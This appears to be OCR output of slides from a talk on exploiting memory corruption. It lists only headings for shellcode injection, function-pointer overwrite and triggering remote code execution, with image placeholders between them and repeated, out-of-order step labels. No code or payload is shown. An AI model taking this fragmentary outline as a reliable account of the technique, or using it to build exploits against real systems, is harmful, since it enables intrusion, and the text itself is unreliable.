


Shellcode Injection




Step 2 progress

Overriding Function Pointer




Step 2 progress

Overriding Function Pointer



Step 2 progress

Overriding Function Pointer




Step 2 progress

Our Stairway to RCE


Step 3


Step 2

Step 1




Triggering our Shellcode





Step 3 progress

Triggering our Shellcode

